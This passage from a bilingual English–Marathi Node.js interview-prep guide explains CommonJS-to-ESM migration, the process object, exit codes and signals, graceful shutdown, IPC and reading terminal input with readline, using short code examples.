- For exporting in ESM, you must replace `module.exports` with `export default` or `named export`.

- **2. Getting `__dirname` & `__filename`:**

- In CommonJS, these are automatically available via the Module Wrapper Function.
- In ESM, the wrapper function does not exist, so these variables do not exist.
- You must manually calculate them using `fileURLToPath` from the `url` core module and `dirname` from the `path` core module.

- **3. Importing JSON files:**

- In CommonJS, importing a JSON file is as simple as `require('./data.json')`. Node automatically parses it into an object.
- In ESM, using a normal `import` for JSON will throw an error.
- You must use a special *Import Assertion* to tell Node.js it is a JSON file: `import data from './data.json' with { type: 'json' };`

CommonJS (CJS)

```
const path = require('path');
const data = require('./data.json');
```

Variables are automatically available:

```
console.log(__dirname);
console.log(__filename);
```

Exporting:

```
module.exports = { myFunction };
```

ES Modules (ESM)

```
import path from 'path';
import data from './data.json' with { type: 'json' };
```

Must be calculated manually:

```
import { fileURLToPath } from 'url';
const __filename = fileURLToPath(import.meta.url);
const __dirname = path.dirname(__filename);
```

Exporting:

```
export { myFunction };
```

Figure 11: Side-by-Side Comparison of CJS vs ESM Syntax

Code Example: How to recreate `__dirname` in ESM

```
// ESM DOES NOT have __dirname. You must create it manually like this:

import path from 'path';
import { fileURLToPath } from 'url';
```

```
// 1. Get the current file's absolute path using import.meta.url
const __filename = fileURLToPath(import.meta.url);

// 2. Extract the directory name from the file path
const __dirname = path.dirname(__filename);

console.log("Directory path is:", __dirname);
```

मराठी सारांश (Practical Migration Guide):

- **1. `__dirname` आणि `__filename`:** ESM मध्ये हे नसतात. तुम्हाला `import.meta.url` आणि `fileURLToPath` वापरून ते मॅन्युअली काढावे लागतात (वरील कोड प्रमाणे).
- **2. JSON फाईल्स:** JSON फाईल्स import करताना ESM मध्ये `with { type: "json" }` असा खास उल्लेख करावा लागतो.
- **3. फाईल Extension:** CommonJS मध्ये फाईल import करताना `require('./app')` चालत असे. पण ESM मध्ये फाईलचे पूर्ण नाव extension सहित (उदा. `import './app.js'`) लिहिणे बंधनकारक आहे.
- **4. Exports:** `module.exports` च्या जागी आता `export` किंवा `export default` वापरावे लागते.
- **5. Top-level Import:** `require()` आपण कोणत्याही `if` block मध्ये वापरू शकत होतो, पण `import` हे नेहमी फाईलच्या सर्वात वर (Top-level) लिहावे लागते.

Interview Questions (Detailed)

Q1. What is `require()`?

- `require()` is Node.js's CommonJS module-loading mechanism used to load a module and receive its exported value synchronously at runtime.

Q2. What is the difference between `require()` and `import`?

- `require()` belongs to CommonJS, is runtime-oriented, and is synchronous.
- Static `import` belongs to ES Modules, and is part of ESM's static module structure, allowing better static analysis.

Q3. What is `import()` (with parenthesis)?

- `import()` is the dynamic ESM loading mechanism. It is asynchronous, returns a Promise, and allows lazy loading or conditional loading of modules.

Q4. Why is ESM better for tree shaking than CommonJS?

- ESM uses statically analyzable `import/export` syntax, allowing bundlers to determine exactly which exports are used and safely remove unused code at build time.
- CommonJS is highly dynamic at runtime, making it difficult for tools to confidently know what can be removed.

Q5. Does import automatically perform tree shaking?

- No. ESM is tree-shaking-*friendly*, but a bundler or build tool (like Webpack or Rollup) actually performs the removal. Node.js runtime itself does not tree shake.

मराठी सारांश:

- **Q1 (require काय आहे?):** CommonJS चा module loader. Runtime ला, synchronous पद्धतीने `module.exports` परत देतो.
- **Q2 (require vs import):** `require` = CommonJS, runtime, synchronous, कुठेही लिहिता येतो. `import` = ESM, static, file च्या top ला, tree-shaking friendly.
- **Q3 (import() कंसासह):** dynamic import. Asynchronous, Promise देतो. Lazy loading / गरज असेल तेव्हाच load करण्यासाठी.
- **Q4 (ESM tree shaking ला चांगले का?):** static structure मुळे bundler ला नक्की कळते कोणता code वापरला नाही.
- **Q5 (import आपोआप tree shaking करतो का?):** नाही. ESM फक्त ते शक्य करते. प्रत्यक्ष काम bundler करतो, Node.js नाही.

Quick Revision Summary

Concept	Description
<code>require()</code>	Synchronous CommonJS runtime module loader.
<code>import</code>	Static ESM syntax for importing dependencies.
<code>import()</code>	Dynamic, asynchronous ESM loader that returns a Promise.
Tree Shaking	Removing unused code during the build process (done by bundlers).
Minification	Shrinking the remaining code (removing spaces/comments).

Chapter 6: The process Object

Q. What is process in Node.js?

Concept:

- `process` is a global object provided built-in by Node.js.
 - It gives you vital information about the currently running Node.js process (such as memory usage, process ID, and environment variables).
 - It also gives you control over the process (such as the ability to exit the process manually).
-
- Since `process` is a global object, we do not need to import it (i.e. `require('process')` is needed).
 - The `process` object provides the following key capabilities:
 - **Process Information:** Get details about the running OS and Node instance (e.g., `process.pid`, `process.platform`, `process.version`).
 - **Environment Information:** Access system environment variables or configuration data using `process.env`.
 - **Command-line Arguments:** Read inputs passed from the terminal when starting the script using `process.argv`.
 - **Memory Usage:** Check how much RAM the Node.js process is consuming using `process.memoryUsage()`.
 - **Process Control:** Manually terminate the application using `process.exit()` or get the current working directory using `process.cwd()`.
 - **Events & Signals:** Listen for system events like unhandled errors (`uncaughtException`) or termination signals (`SIGINT`).
 - **Note on Environment Variables (dotenv):**
 - To load custom configuration variables (like API Keys or Database Passwords), we use a package called `dotenv`.
 - The `dotenv` package reads a `.env` file in your project and automatically loads its contents into the `process.env` object.

मराठी सारांश:

- `process` हा Node.js चा एक built-in global object आहे.
- हा object सध्या चालू असलेल्या Node.js program बद्दल महत्वाची माहिती देतो (उदा. Process ID, OS ची माहिती, आणि RAM किती वापरली जात आहे).
- याचा वापर करून आपण terminal मधून दिलेले inputs (command-line arguments) वाचू शकतो.
- तसेच, `dotenv` package च्या मदतीने आपण `.env` फाईलमधील passwords आणि keys या `process.env` मध्ये लोड करू शकतो.
- या object मुळे आपण `process` ला मध्येच थांबवू (`exit`) किंवा पूर्णपणे control करू शकतो.

Code Example: Quick tour of process (run: `node app.js hello`)

```
console.log(process.pid);           // 12345      → process ID
console.log(process.platform);      // 'win32'     → OS
```



```

console.log(process.version);           // 'v22.11.0' → Node version
console.log(process.argv[2]);           // 'hello' → command-line argument
console.log(process.env.NODE_ENV);      // environment variable
console.log(process.cwd());             // folder you ran node from
console.log(process.memoryUsage().heapUsed); // bytes of JS heap in use

process.on('SIGINT', () => {           // Ctrl + C
  console.log('Bye!');
  process.exit(0);                     // 0 = success
});

```

Q. Important Process Properties (pid, platform, arch, versions)

- **process.pid:** Returns the Process ID (PID) of the currently running Node.js process.

```
console.log(process.pid); // 10952
```

- **process.ppid:** Returns the Process ID of the parent process that started the current Node.js process.

```
console.log(process.ppid); // 8421
```

- **process.platform:** Returns the operating system platform. Useful for OS-specific code.

```
console.log(process.platform); // 'win32' (Windows), 'linux', or 'darwin' (macOS)
```

- **process.arch:** Returns the CPU architecture.

```
console.log(process.arch); // 'x64', 'arm64', or 'ia32'
```

- **process.version:** Returns the version of the running Node.js.

```
console.log(process.version); // 'v20.9.0'
```

- **process.versions:** Returns an object containing version info for Node.js and its internal dependencies (like v8, openssl, zlib).

```
console.log(process.versions.v8); // '11.3.244.8-node.16'
```

मराठी सारांश:

- process.pid आणि process.ppid ने अनुक्रमे सध्याच्या आणि parent process चा ID मिळतो.
- process.platform आणि process.arch ने आपला OS (उदा. Windows/Linux) आणि CPU ची माहिती मिळते, ज्याचा उपयोग OS नुसार कोड चालवण्यासाठी होतो.
- process.version मुळे Node.js चे सध्याचे version कळते.
- process.versions मुळे Node.js सोबत येणाऱ्या इतर dependencies (जसे की v8 engine) चे वर्जनस मिळतात.

Q. Command-line Arguments: argv vs execArgv vs argv0

- **process.argv:** An array containing the command-line arguments passed when launching the Node.js process.
 - argv[0] = Node.js executable absolute path.
 - argv[1] = Path of the JavaScript file being executed.
 - argv[2], argv[3]... = User-provided arguments.
 - **Example:** Running `node app.js port=3000`

```
console.log(process.argv[2]); // 'port=3000'
```

- **process.argv0:** Contains the original value of argv[0] passed when the Node.js process started.

```
console.log(process.argv0); // 'node'
```

- **process.execArgv:** Contains the command-line arguments passed *directly to the Node.js executable* (like `--inspect`), NOT the normal application arguments.

```
// Command: node --inspect app.js
console.log(process.execArgv); // ['--inspect']
```




Figure 10: Command-Line Argument Flow

मराठी सारांश:

- टर्मिनलमध्ये आपण Node रन करताना जे शब्द देतो, ते सगळे `process.argv` च्या array मध्ये सेव्ह होतात.
- त्यातले पहिले दोन Node चा path आणि file चा path असतात.
- खरे arguments [2] पासून चालू होतात. म्हणून `process.argv.slice(2)` वापरतात.
- **process.execArgv:** file च्या नावाआधी Node ला दिलेले flags. उदा. `--inspect`, `--watch`.
- **process.argv0:** Node सुरू करताना दिलेले मूळ नाव (बहुतेक 'node').
- **लक्षात ठेवा:** सगळे arguments **string** असतात. "100" number हवा असेल तर `Number()` करा.
- **उदाहरण:** `node app.js hello 100` → `argv = [node path, app.js path, 'hello', '100']`.

Q. Environment Variables (process.env)

- `process.env` provides access to environment variables available to the Node.js process.

```
console.log(process.env.NODE_ENV);
```

- **Important Use Cases:** Configuration, Database URLs, API keys, Environment selection (e.g. development vs production), Feature flags.
- **Security:** Never hard-code sensitive configuration directly into source code. Always use environment variables.

मराठी सारांश:

- `process.env` चा वापर Database URL किंवा API keys सारख्या private गोपनीय सुरक्षित ठेवण्यासाठी होतो.
- तसेच आपला प्रोजेक्ट development किंवा production environment मध्ये चालवायचा आहे हे ठरवण्यासाठी याचा उपयोग होतो.
- कोडमध्ये कधीही sensitive डेटा थेट लिहू नये, त्यासाठी नेहमी environment variables वापरावे.
- **वाचणे:** `process.env.PORT`, `process.env.DB_URL`. सगळ्या values **string** असतात, number साठी `Number()`.
- **सेट कसे करायचे?** `.env` file + `dotenv`, किंवा Node 20.6+ मध्ये `node --env-file=.env app.js`, किंवा server / hosting platform वर.
- **NODE_ENV:** development / production नुसार logs, errors, caching बदलतात.
- **उदाहरण:** घराची चावी खिशात (env) ठेवा, दारावर (code / GitHub) टांगू नका.

Q. process.cwd() vs __dirname

- **process.cwd():** Returns the Current Working Directory. It tells us: *"From which directory was the Node.js process launched?"*

```
console.log(process.cwd()); // e.g. 'D:\MyProject'
```

- **__dirname (CommonJS):** Returns the absolute directory path containing the current JavaScript file being executed.

```
console.log(__dirname); // e.g. 'D:\MyProject\src'
```

- **The Difference:** They can be different! If you run `node src/app.js` from the root folder:
 - `process.cwd()` points to the root folder (where the terminal is).
 - `__dirname` inside `app.js` points to the `src` folder (where the file is).

मराठी सारांश:

- `process.cwd()` म्हणजे तुम्ही ज्या folder मधून terminal वर node command टाकली आहे तो folder.
- `__dirname` म्हणजे तुमची JavaScript फाईल ज्या फोल्डरमध्ये सेव्ह केलेली आहे तो folder.

- जर तुम्ही एका फोल्डरमधून दुसऱ्या फोल्डरमधील फाईल रन केली, तर हे दोन्ही paths वेगवेगळे असू शकतात.
- उदाहरण:** D:\project मध्ये terminal उघडून node src/app.js चालवले, तर `cwd() = D:\project` आणि `__dirname = D:\project\src`.
- Rule:** file शेजारच्या files वाचताना नेहमी `path.join(__dirname, 'data.json')` वापरा. `cwd()` command कुठून चालवली त्यानुसार बदलतो.
- `process.cwd()` dynamic आहे (बदलतो). `__dirname` fixed आहे (file जिथे आहे तिथेच). ESM मध्ये `__dirname` नसतो.

Q. Memory & Uptime

- `process.uptime()`:** Returns the number of seconds the process has been running (e.g. 12.45 seconds).

```
console.log(process.uptime());
```

- `process.memoryUsage()`:** Returns an object detailing memory use.

```
console.log(process.memoryUsage());
```

- o `rss` (Resident Set Size): Total memory occupied in RAM.
- o `heapTotal`: Total memory allocated for V8 heap.
- o `heapUsed`: Amount of V8 heap memory actually being used.
- o `external`: Memory used by resources outside V8 (like Buffers).

मराठी सारांश:

- `process.uptime()` मुळे program किती सेकंद चालू आहे हे समजते. उदा. health-check API मध्ये "server किती वेळ चालू आहे" दाखवायला.
- `process.memoryUsage()` मुळे program ने किती RAM (Memory) वापरली आहे याची सविस्तर माहिती मिळते (bytes मध्ये).
- `rss`:** process ने RAM मध्ये घेतलेली एकूण जागा.
- `heapTotal`:** V8 ला दिलेली heap memory. **`heapUsed`:** त्यातली प्रत्यक्ष वापरलेली.
- `external`:** V8 बाहेरची memory (उदा. Buffers).
- उपयोग:** `heapUsed` सतत वाढत असेल तर memory leak असू शकतो.
- MB मध्ये:** `(process.memoryUsage().heapUsed / 1024 / 1024).toFixed(2) + ' MB'`

Q. Performance Measurement Tools

- `Date.now()`:** Returns Unix timestamp in milliseconds. (Wall-clock time, can be affected by system clock adjustments).

```
const start = Date.now(); // e.g. 1698765432100
```

- `performance.now()`:** High-resolution elapsed-time measurement in milliseconds. (Monotonic time source, highly accurate for performance testing). Requires `const { performance } =`

```
require('node:perf_hooks');
```

```
const t0 = performance.now(); // e.g. 1234.5678
```

- **process.hrtime():** Provides high-resolution real-time measurement returning an array [seconds, nanoseconds].

```
const time = process.hrtime(); // e.g. [ 1800216, 25 ]
```

- **process.hrtime.bigint():** High-resolution measurement in nanoseconds returning a BigInt. Most precise for elapsed-time measurement.

```
const startBig = process.hrtime.bigint(); // e.g. 3584856425988n
```

- **console.time("label"):** Simple way to measure execution time. (Start with `console.time` and end with `console.timeEnd`).

```
console.time("loop");  
// ...some code...  
console.timeEnd("loop"); // prints -> loop: 10.123ms
```

मराठी सारांश:

- `Date.now()` वेळ मोजण्यासाठी ठीक आहे, पण ते 100% अचूक (accurate) नसते.
- Code रन व्हायला किती वेळ लागला हे अचूक मोजण्यासाठी `performance.now()` किंवा `process.hrtime()` वापरणे जास्त योग्य असते, कारण ते High-resolution वेळ देतात.
- `console.time()` हा कोडला लागलेला वेळ मोजण्याचा सर्वात सोपा आणि सरळ मार्ग आहे.
- **Date.now():** milliseconds मध्ये सध्याची वेळ. System clock बदलल्यास गडबड होऊ शकते.
- **performance.now():** high-resolution, monotonic (मागे जात नाही). Benchmark साठी उत्तम.
- **process.hrtime.bigint():** nanoseconds मध्ये, सर्वात अचूक.
- **Code:** `const t = performance.now(); work(); console.log(performance.now() - t, "ms").`
- **उदाहरण:** भिंतीवरचे घड्याळ (`Date.now`) vs शर्यतीचे stopwatch (`performance.now`).

Q. Process Control (exit, exitCode, kill)

- **process.exit(code):** Immediately terminates the Node.js process. Code 0 means success, non-zero (like 1) indicates failure/error. Code after `process.exit()` will never run.

```
process.exit(1); // Exits with an error
```

- **process.exitCode:** Specifies the exit code that Node will use when the process exits naturally. Best practice is to set `process.exitCode = 1`; instead of forcing an abrupt `process.exit(1)` if you want to let pending operations finish first.
- **process.kill(pid, signal):** Sends a signal to a process. It does NOT necessarily mean "force kill". It just sends a signal (like `SIGTERM`) to the given process ID.

```
process.kill(process.pid, 'SIGTERM');
```

- **process.abort():** Immediately terminates the process and generates a core dump (useful for low-level debugging).

मराठी सारांश:

- `process.exit()` ने program तात्काळ बंद होतो आणि त्यापुढील कोणताही कोड चालत नाही.
- जर तुम्हाला program ची उरलेली कामे संपवून मगच error code देऊन बंद करायचा असेल, तर `process.exitCode = 1` वापरणे जास्त सुरक्षित असते.
- `process.kill()` ने एखाद्या process ला signal पाठवता येतो (उदा. SIGTERM), तर `process.abort()` मुळे process लगेच crash होते.
- **Exit codes:** 0 = यश, 1 (किंवा non-zero) = error. CI, Docker, PM2 हे code वाचतात.
- **process.kill(pid, signal):** नावात "kill" असले तरी फक्त signal पाठवतो. Default SIGTERM.
- **process.abort():** लगेच crash करतो आणि core dump बनवतो (low-level debugging साठी).
- **उदाहरण:** `exit()` = वीज लगेच बंद. `exitCode` = सगळी कामे संपवून मग दिवा बंद.

Q. process.exit() in Node.js (In Detail)

Concept:

- `process.exit()` **immediately terminates** the running Node.js process.
- It **stops the event loop**, even if timers, I/O or server listeners are still pending.
- **Simple example:** pulling the power plug. Everything stops instantly, and unsaved work is lost.

- **Syntax:** `process.exit([code])`
- **code (optional):** The exit code (number).
 - 0 → success (the default).
 - 1 (or any non-zero value) → failure. Tools like CI and Docker read this code.
- The 'exit' event fires just before termination (only sync code can run in it).
- ⚠ Pending async work (DB writes, file writes, log flushes) may be **lost**.
- ✅ Prefer `process.exitCode = 1` and let the event loop finish naturally, or close resources first and then `exit`.

Code Example: Graceful Shutdown Before Exit

```
const http = require('http');
const server = http.createServer((req, res) => res.end('OK')).listen(3000);

process.on('SIGINT', () => { // Ctrl + C pressed
  console.log('Shutting down...');
```

```
server.close(() => { // stop accepting new requests, finish current ones
  console.log('Server closed');
  process.exit(0); // now exit safely
});
});

process.on('exit', (code) => console.log(`Exited with code ${code}`));
```

मराठी सारांश (process.exit):

- `process.exit()` मुळे Node.js process लगेच बंद होतो. Event loop मधली pending कामेही थांबतात.
- **उदाहरण:** थेट वीज बंद करणे. Save न केलेले काम जाते.
- **Code:** 0 = यशस्वी, 1 = error.
- चांगली पद्धत: आधी server / DB connection बंद करा (graceful shutdown), मग exit करा. किंवा `process.exitCode` वापरा.

Q. Process Events & Signals

- **exit:** Emitted when the Node.js process is about to exit. Only synchronous code can be run here. Async code won't keep the process alive.

```
process.on('exit', (code) => { console.log(`Exiting with code: ${code}`); });
```

- **beforeExit:** Emitted when Node.js has no more work scheduled on the event loop. You CAN schedule more asynchronous work here to keep the process alive.

```
process.on('beforeExit', () => { console.log('Event loop is empty. '); });
```

- **uncaughtException:** Emitted when an exception is not caught and reaches the event loop. In production, log the error and do a graceful restart. Do not try to blindly keep the corrupted app running!

```
process.on('uncaughtException', (err) => { console.error('Uncaught Error:', err); process.exit(1); })
```

- **unhandledRejection:** Emitted when a Promise is rejected and there is no `.catch()` handler.

```
process.on('unhandledRejection', (reason) => { console.error('Unhandled Promise Rejection:', reason)
```

- **SIGINT:** Signal generated when the user presses `Ctrl + C` in the terminal.

```
process.on('SIGINT', () => { console.log('Ctrl+C pressed!'); process.exit(0); });
```

- **SIGTERM:** Termination signal sent by OS or Docker to request a graceful shutdown.

```
process.on('SIGTERM', () => { console.log('SIGTERM received. Shutting down...'); });
```

मराठी सारांश:

- `exit` आणि `beforeExit` मुळे प्रोग्राम पूर्णपणे बंद होण्याआधी काही शेवटची कामे (उदा. logs सेव्ह करणे) करता येतात.
- `uncaughtException` आणि `unhandledRejection` मुळे अनपेक्षित errors पकडता येतात जेणेकरून application लगेच क्रॅश होऊ नये.
- `SIGINT` (Ctrl+C) आणि `SIGTERM` (OS termination) या signals चा वापर सर्व्हर Gracefully बंद करण्यासाठी होतो.
- **beforeExit:** event loop रिकामा झाल्यावर. इथे async काम करता येते. **exit:** आता बंद होणारच, फक्त sync code.
- **uncaughtException:** न पकडलेला error. Log करून process बंद करा (state खराब असू शकते), PM2 restart करेल.
- **unhandledRejection:** `.catch()` नसलेले rejected Promise. Node 15+ मध्ये default ने crash होतो.
- **Docker / Kubernetes** container थांबवताना `SIGTERM` पाठवतात. तो ऐकून server, DB बंद करा.
- **उदाहरण:** दुकान बंद करण्याआधीची घंटा (signal). ती ऐकून हिशोब पूर्ण करून मग शटर.

Q. What is Graceful Shutdown?

Definition:

- **Graceful shutdown** means stopping the app **politely**, not suddenly.
- When the process receives a termination signal (`SIGTERM` from Docker, Kubernetes or PM2, or `SIGINT` from Ctrl + C), it first **closes its resources properly** (active HTTP requests, DB connections, open files) and only then exits.
- **Why?** To avoid half-finished requests, corrupted data and leaked connections.
- **Simple example:** a shop closing at night. It stops letting new customers in, serves the ones already inside, locks the cash box, and only then shuts the shutter.

Step-by-Step Flow:

1. Receive the termination signal (`SIGTERM`).
2. Stop accepting new incoming HTTP requests (e.g., `server.close()`).
3. Wait for currently active requests to finish processing.
4. Close the Database connections cleanly.
5. Close any open file resources or streams.
6. Finally, call `process.exit(0)` to safely terminate the process.

Example Implementation:

```
process.on('SIGTERM', () => {
  console.log('SIGTERM received. Shutting down gracefully...');

  // 1. Stop accepting new requests
  server.close(() => {
    console.log('HTTP server closed.');
```

```
    // 2. Close DB connections
    mongoose.connection.close(false, () => {
```



```
console.log('MongoDB connection closed.');
```

```
// 3. Exit safely
process.exit(0);
});
});
});
```

मराठी सारांश:

- **Graceful Shutdown** म्हणजे अचानक program बंद न करता, सर्व database connections आणि सुरु असलेल्या requests नीट बंद करून मगच process थांबवणे.
- यासाठी SIGTERM (Docker / PM2 कडून) आणि SIGINT (Ctrl + C) signals ऐकतात.
- **Steps:** 1) signal मिळाला → 2) नवीन requests घेणे बंद (server.close()) → 3) चालू requests पूर्ण होऊ द्या → 4) DB connection बंद → 5) files / streams बंद → 6) process.exit(0).
- **का?** अर्धवट requests, खराब data आणि उघडी राहिलेली connections टाळण्यासाठी.
- **उदाहरण:** रात्री दुकान बंद करताना आधी नवीन ग्राहक थांबवतो, आतल्यांना serve करतो, गल्ला बंद करतो, मग शटर ओढतो.

Q. Process Scheduling & IPC

- **process.nextTick():** Schedules a callback to run immediately *after* the current operation completes, but *before* the event loop continues to the next phase (e.g. before timers or I/O callbacks). Overusing it recursively can block the event loop.

```
process.nextTick(() => console.log('Runs before setTimeout'));
```

- **process.send():** Used for Inter-Process Communication (IPC). Allows a Node.js child process to send messages to its parent process.

```
process.send({ hello: 'parent' });
```

- **process.connected:** Indicates whether the current child process still has an active IPC connection to its parent.

मराठी सारांश:

- process.nextTick() callback ला सर्वात जास्त Priority असते, ते इतर सर्व asynchronous कामांच्या (उदा. setTimeout) आधी रन होते. याचा जास्त वापर केल्यास Event Loop ब्लॉक होऊ शकतो.
- process.send() चा वापर Parent आणि Child process मध्ये messages पाठवण्यासाठी (Inter-Process Communication) होतो.
- **IPC म्हणजे काय?** Inter-Process Communication. दोन वेगळ्या processes एकमेकांशी बोलतात. उदा. child_process.fork() ने बनवलेला child.

- `process.send()` फक्त child process मध्ये असते (IPC channel असेल तरच). Parent ला `child.on('message')` ने message मिळतो.
- `process.connected`: child चे parent शी connection अजून चालू आहे का (true / false).
- **उदाहरण:** manager (parent) आणि कर्मचारी (child) walkie-talkie वर बोलतात.

Code Example: Parent ⇌ Child IPC

```
// parent.js
const { fork } = require('child_process');
const child = fork('child.js'); // creates IPC channel
child.on('message', (msg) => console.log('Parent got:', msg));
child.send({ task: 'sum', nums: [1, 2, 3] });

// child.js
process.on('message', ({ nums }) => {
  const total = nums.reduce((a, b) => a + b, 0);
  process.send({ result: total }); // → Parent got: { result: 6 }
  process.disconnect();
});
```




Figure 11: The process Object - Complete Interview Map

Q. How to Take Input from the Terminal? (process.stdin & readline)

Concept:

- Node.js has no `prompt()` like the browser. Terminal input arrives through `process.stdin`, a **Readable stream** of what the user types.

- Output goes to `process.stdout` (a Writable stream), which is what `console.log` uses.
- The built-in `readline` module sits on top of `stdin` and gives an easy way to **ask questions** and **read input line by line**.
- **Used for:** CLI tools, interactive scripts (setup wizards, quizzes), and reading huge files **line by line** without loading them fully into memory.
- **Simple example:** a bank kiosk asking "Enter your name:" and waiting for you to type and press Enter.

Code Example 1: Ask Questions (readline/promises, Modern)

```
// ask.js → run: node ask.js
const readline = require('readline/promises');
const { stdin: input, stdout: output } = require('process');

async function main() {
  const rl = readline.createInterface({ input, output });

  const name = await rl.question('What is your name? ');
  const age = Number(await rl.question('Your age? ')); // input is always a string

  console.log(`Hello ${name}, next year you will be ${age + 1}.`);
  rl.close(); // ⚠️ must close, or the program won't exit
}
main();
```

Code Example 2: Callback Style and Line-by-Line Events

```
const readline = require('readline');
const rl = readline.createInterface({ input: process.stdin, output: process.stdout });

rl.question('Enter a number: ', (answer) => {
  console.log('Square =', Number(answer) ** 2);
  rl.close();
});

// Mini calculator loop: read every line until the user types "exit"
// rl.setPrompt('> '); rl.prompt();
// rl.on('line', (line) => { if (line === 'exit') return rl.close(); console.log(eval(line)); rl.prompt(); })
// rl.on('close', () => console.log('Bye!'));
```

Code Example 3: Read a Huge File Line by Line (Memory-Safe)

```
const fs = require('fs');
const readline = require('readline');

async function countErrors(file) {
  const rl = readline.createInterface({
    input: fs.createReadStream(file), // stream, not the whole file
```

```

    crlfDelay: Infinity // treat \r\n (Windows) as one line break
  });
  let errors = 0;
  for await (const line of rl) { // one line at a time
    if (line.includes('ERROR')) errors++;
  }
  console.log('Error lines:', errors);
}
countErrors('server-10GB.log');

```

- **Syntax:** `readline.createInterface({ input, output, prompt, crlfDelay })`
- **input:** A Readable stream (`process.stdin` or a file stream).
- **output:** A Writable stream for prompts (`process.stdout`); omit when reading files.
- **rl.question(query[, callback]):** Shows query and waits for one line. The promise version returns the answer.
- **'line' event:** Fires for every line entered/read. **'close' event:** Fires when input ends or `rl.close()` is called.
- **for await...of rl:** Iterates lines asynchronously (best for files).
- **rl.close():** Ends the interface. Without it, `stdin` stays open and the process doesn't exit.
- **Raw stdin:** `process.stdin.on('data', chunk => ...)` also works but gives raw chunks (Buffers), not neat lines.

मराठी सारांश (Terminal Input: `stdin` आणि `readline`):

- Node.js मध्ये browser सारखे `prompt()` नाही. Terminal मधून टाईप केलेला `data` `process.stdin` (Readable stream) मधून येतो. Output `process.stdout` ला जातो.
- **readline module:** प्रश्न विचारणे आणि line-by-line input वाचणे सोपे करतो.
- **Modern:** `require('readline/promises')` → `await rl.question('नाव? ')`. शेवटी `rl.close()` नक्की करा, नाहीतर program बंद होत नाही.
- Input नेहमी **string** असतो. Number हवा असेल तर `Number()`.
- **Events:** 'line' (प्रत्येक line ला), 'close' (संपल्यावर).
- **मोठी file:** `fs.createReadStream` + `readline` + `for await` ने 10GB file पण एक-एक line वाचता येते, memory न भरता.
- **उपयोग:** CLI tools, interactive scripts, log files analyse करणे.
- **उदाहरण:** बँकेचा kiosk. "तुमचे नाव टाका:" विचारतो आणि Enter दाबेपर्यंत थांबतो.

Interview Questions (Detailed)

Q1. What is the difference between `process.cwd()` and `__dirname`?

- `process.cwd()` returns the directory from which the Node.js command was executed in the terminal.

- `__dirname` returns the absolute path of the directory containing the current executing JavaScript file.

Q2. What is the difference between `process.argv` and `process.execArgv`?

- `process.argv` contains the application arguments (including the Node and script paths).
- `process.execArgv` contains the Node.js runtime arguments (flags like `--inspect` OR `--experimental-modules`) passed directly to the engine.

Q3. What is the difference between `process.exit()` and `process.exitCode`?

- `process.exit()` forces the program to terminate immediately, bypassing pending async operations.
- `process.exitCode = 1` tells Node.js to exit with an error code naturally only after it has finished all pending work in the event loop.

Q4. What is the difference between `exit` and `beforeExit` events?

- `beforeExit` is fired when the event loop is empty. You can perform async operations here, which will keep the process alive longer.
- `exit` is fired when the process is definitely shutting down. Only synchronous code can be executed here.

Q5. Process Object vs Module Object?

- `process` is global and provides info/control over the entire running Node.js instance.
- `module` is local to each CommonJS file and handles metadata and exports for that specific file.

मराठी सारांश:

- `process` object वरील interview मध्ये `cwd()` vs `__dirname`, आणि Graceful shutdown (`SIGTERM`) चे प्रश्न सर्वात महत्वाचे असतात.
- **Q1 (`cwd` vs `__dirname`):** `cwd()` = terminal मध्ये command जिथून चालवली तो folder. `__dirname` = file जिथे आहे तो folder.
- **Q2 (`argv` vs `execArgv`):** `argv` = app चे arguments. `execArgv` = Node चे flags (`--inspect`).
- **Q3 (`exit()` vs `exitCode`):** `exit()` = लगेच बंद. `exitCode = 1` = काम संपल्यावर नैसर्गिकरीत्या बंद, फक्त error code सह.
- **Q4 (`exit` vs `beforeExit`):** `beforeExit` = event loop रिकामा झाल्यावर, async काम करता येते. `exit` = आता बंद होणारच, फक्त sync code.
- **Q5 (`process` vs `module`):** `process` = global, संपूर्ण Node instance साठी. `module` = प्रत्येक file साठी local.

